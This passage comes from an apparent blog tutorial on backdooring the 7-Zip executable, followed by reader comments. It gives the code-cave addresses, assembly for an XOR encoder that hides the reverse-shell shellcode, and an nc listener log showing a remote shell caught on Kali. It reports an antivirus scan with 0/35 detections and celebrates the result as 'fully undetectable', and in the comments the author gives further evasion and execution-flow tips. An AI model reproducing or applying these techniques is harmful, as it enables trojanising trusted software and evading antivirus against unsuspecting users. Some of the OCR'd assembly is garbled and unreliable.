004779AE   0000            ADD BYTE PTR DS:[EAX],AL
004779B0   0000            ADD BYTE PTR DS:[EAX],AL
004779B2   0000            ADD BYTE PTR DS:[EAX],AL
004779B4   0000            ADD BYTE PTR DS:[EAX],AL
004779B6   0000            ADD BYTE PTR DS:[EAX],AL
004779B8   0000            ADD BYTE PTR DS:[EAX],AL
```

Bottom of shellocode at CC1


Above screenshot shows the bottom of shellocode at CC1, note down the address **0047799B,** this is where the shellcode ends, next instructions are for restoring the execution flow back. So we have to encode from starting of the shellcode at address **00477859** till **0047799B.**

We move to **00477857** the starting address of CC2, we write XOR encoder, following are the opcodes for XOR encoder implementation.

```
PUSH ECX, 00477857                 // Push the starting address of
shellcode to ECX.
XOR BYTE PTR DS:[EAX],0B           // Exclusive OR the contents of ECX with
key 0B
INC ECX                            // Increase ECX to move to next
addresses
CMP ECX,0047799B                   // Compare ECX with the ending address
of shellcode
JLE SHORT 00479733                 // If they are not equal, take a short
jump back to address of XOR operation
JMP 7zFM2.00477857                 // if they are equal jump to the start
of shellcode
```

As we are encoding the opcodes in CC1, we have to make sure the header section in which the CC1 resides is **writeable otherwise Ollydbg will show access violation error.** Refer back to codecaves section to know how to make it writable and executable.

We add a breakpoint at **JMP 7zFM2.00477857** after the encoding is performed and we are about to jump back to encoded shellcode. If we go back to CC1 we will see that out shellcode is encoded now.


OllyDbg - 7zFM1.exe - [CPU - main thread, module 7zFM1]
C File View Debug Plugins Options Window Help
L E M T W H C / K B R ...


```
00477857   60                PUSHAD
00477858   9C                PUSHFD
00477859   F7E3              MUL EBX
0047785B   890B              MOV DWORD PTR DS:[EBX],ECX
0047785D   0B0B              OR ECX,DWORD PTR DS:[EBX]
0047785F   6B82 EE3ACB6F 8(  IMUL EAX,DWORD PTR DS:[EDX+6FCB3AEE],-8(
00477866   5B                POP EBX
00477867   3B80 59078059     CMP EAX,DWORD PTR DS:[EAX+59800759]
0047786D   1F                POP DS
0047786E   8079 23 04        CMP BYTE PTR DS:[ECX+23],4
00477872   BC 412D3AF4       MOV ESP,F43A2D41
00477877   A7                CMPS DWORD PTR DS:[ESI],DWORD PTR ES:[E
00477878   37                AAA
00477879   6A 77             PUSH 77
0047787B   0927              OR DWORD PTR DS:[EDI],ESP
0047787D   2BCA              SUB ECX,EDX
0047787F   C406              LES EAX,FWORD PTR DS:[ESI]
00477881   0ACC              OR CL,AH
00477883  -E9 F9595C80       JMP 80A3D281
00477888   59                POP ECX
00477889   1B80 41378047     SBB EAX,DWORD PTR DS:[EAX+47803741]
0047788F   1A73 E8           SBB DH,BYTE PTR DS:[EBX-18]
00477892   43                INC EBX
00477893   0ADA              OR BL,DL
00477895   5A                POP EDX
00477896   8052 2B 0A        ADC BYTE PTR DS:[EDX+2B],0A
```

Custom encode shellcode in memory

All is left to save the modifications of both the shellcode at CC1 and the encoder at CC2 to a file we named it as 7zFMowned.exe. Lets see if its working as intended.

Spawning shell


We setup a listener on port 8080 on our Kali box, run 7zFMbackdoored.exe in windows and click on domain button . 7zip website pops up in the browser and if we go back to our kali box.



```
root@kali:~# nc  -lvnp 8080
listening on [any] 8080 ...
connect to [192.168.116.128] from (UNKNOWN) [192.168.116.1] 59043
Microsoft Windows [Version 10.0.16299.64]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Program Files (x86)\7-Zip>dir /s /a 7zfmowned.exe
dir /s /a 7zfmowned.exe
 Volume in drive C is Windows
 Volume Serial Number is C406-A617

 Directory of C:\Program Files (x86)\7-Zip

11/20/2017  01:12 PM           500,736 7zFMowned.exe
               1 File(s)        500,736 bytes

     Total Files Listed:
               1 File(s)        500,736 bytes
               0 Dir(s)  37,785,960,448 bytes free

C:\Program Files (x86)\7-Zip>
```

We got a shell

How are we doing detection wise?



NoDistribute
Scan Results

File
7zFMowned.exe

Size
489 KB

MD5
1171034a1f4bf4bfcba1d1d761bbaa77

First Scanned
13:11:02 | 11/20/2017

Detected By
0/35

A-Squared Clean	NANO Antivirus Clean
AVG Free Clean	Norton Antivirus Clean
Ad-Aware Clean	Outpost Antivirus Pro Clean
AhnLab V3 Internet Security Clean	Panda Security Clean
Arcavir Antivirus 2014 Clean	Quick Heal Antivirus Clean
Avast Clean	SUPERAntiSpyware Clean
Avira Clean	Solo Antivirus Clean
Clam Antivirus Clean	Sophos Clean
Comodo Internet Security Clean	TrustPort Antivirus Clean

Fully undetectable backdooring PE file using Dual code caves, custom encoder and trigger upon user interaction

Conclusion

Great! we have achieved fully undetectable backdooring PE file that remains functional with the same size.

backdoor   backdooring exe files   backdooring pe file   binary   fud   shellcode

Leave a comment

Your email address will not be published. Required fields are marked *

COMMENT

*NAME

*EMAIL

WEBSITE

SAVE MY NAME, EMAIL, AND WEBSITE IN THIS BROWSER FOR THE NEXT TIME I COMMENT.

I'm not a robot

reCAPTCHA
Privacy - Terms

POST COMMENT


13 thoughts on "Fully undetectable backdooring PE file"

13 comments

JusticeRage November 21, 2017, 1:10 pm

Nice writeup! I think one of the main weaknesses of the second method is that you mark one of the sections as writable and executable. I would be curious to see what the detection rates are, with a single code cave, if you only mark the section as executable and modify its permissions in the shellcode with a call to VirtualProtect.

REPLY



Haider Mahmood Post author November 22, 2017, 7:46 am

With second method, lets say you find a code cave that is already in executable and writeable section. Yes changing section permissions can alert AV’s. In my experimentations with 2nd method the big difference with AV’s detection was executing shellcode upon user interaction. For permissions once you have the executable all backdoored you can use

LordPE to atleast disable the writeable part of the permissions as doesn’t requires to be writeable anymore.


REPLY

ano

November 21, 2017, 1:15 pm

Thanks for effort (and article) but have you ever heard of Shellter project ? https://www.shellterproject.com/

REPLY



Haider Mahmood Post author

November 22, 2017, 7:41 am

I have read about it but haven’t used.

REPLY

Bang Amri

November 22, 2017, 2:12 am

Hello,

nice article.

I'm using different method using aes crypter, is fully undetected. the problem is after user click, the virus will detect when program running.


so, my question with your technique , it is still full undetected after user click or not ?

REPLY

Haider Mahmood Post author November 22, 2017, 7:40 am

Depends on the Anti-virus, I have checked it with Zemana Anti virus and Microsoft security essentials, it works undetected.

REPLY



somedude November 22, 2017, 8:03 pm

Excellent. One nitpick: in the Static Analysis section the screenshot shows the exe is 489 KB but in the description it says it is 5 MB.

REPLY

Haider Mahmood Post author November 23, 2017, 8:12 am

Great, Thank you for pointing it out the typo, just edited. What i meant to write was ~500kb 🙂

REPLY


AnyMan November 23, 2017, 10:15 pm

Hi man, great article!!! I have two doubts… you said first after finishing shell, the order is Shellcode, POPAD, POPFD. But then I can see on a screenshot the order should be Shellcode, POPFD, POPAD. What is the correct? The screenshot I guess… so it’s wrong on your first comment about it I think. And on the other hand, I have some doubts… (header method were I stuck) after the initial JMP to shellcode, then I can’t get back the normal functionament of 7zip. You said we should put the 5 hijacked orders… but it doesn’ work! the shell spawns well but 7zip is

not opening. I thought could be better to do a jmp after shell to the origin, can be this done? here is an explicative screenshot of what I'm trying at the end of shellcode:
https://s18.postimg.org/ml9k3gfmh/ollydbg.png

Any advice? Thank you so much and congratz for the article! good stuff!

REPLY


Gavin Fritz November 25, 2017, 8:41 pm

Yeah! a screenshot of the end of Shellcode on Ollydbg could be very helpful for the header method.
Nice article.

REPLY

Haider Mahmood Post author November 27, 2017, 11:55 pm

thanks for mentioning that out, POPFD POPAD is the correct order, you did PUSHAD than PUSHFD on top so it is first in last out.

The hijacked opcodes could be three or four as well, you could put first 2 hijacked instructions and without writing the third hijacked opcode as it is you could use jmp to jump to the relative address of the third opcode, that would work. In the screenshot you linked it looks okay, you should use jmp relative address of the third instruction.

REPLY

Douglas Santos November 27, 2017, 11:42 pm

When I am trying to input the first 5 instructions from the start of the code after the shellcode, Ollydbg gives me an error saying that the instruction PUSH 7z1701Ad.00408CB8 is a “unknown module” strangely enough when i open another instance of 7zip , the “Ad” is not there and it is only “PUSH 7z1701.00408CB8”

REPLY

Haider Mahmood Post author November 27, 2017, 11:46 pm

You need to use PUSH 00408CB8 rather than 7z1701Ad.00408CB8. normally the prefix to address is the name of the file. you only need the address.

REPLY

‹ CONVERT HEX TO ASSEMBLY USING SIMPLE PYTHO...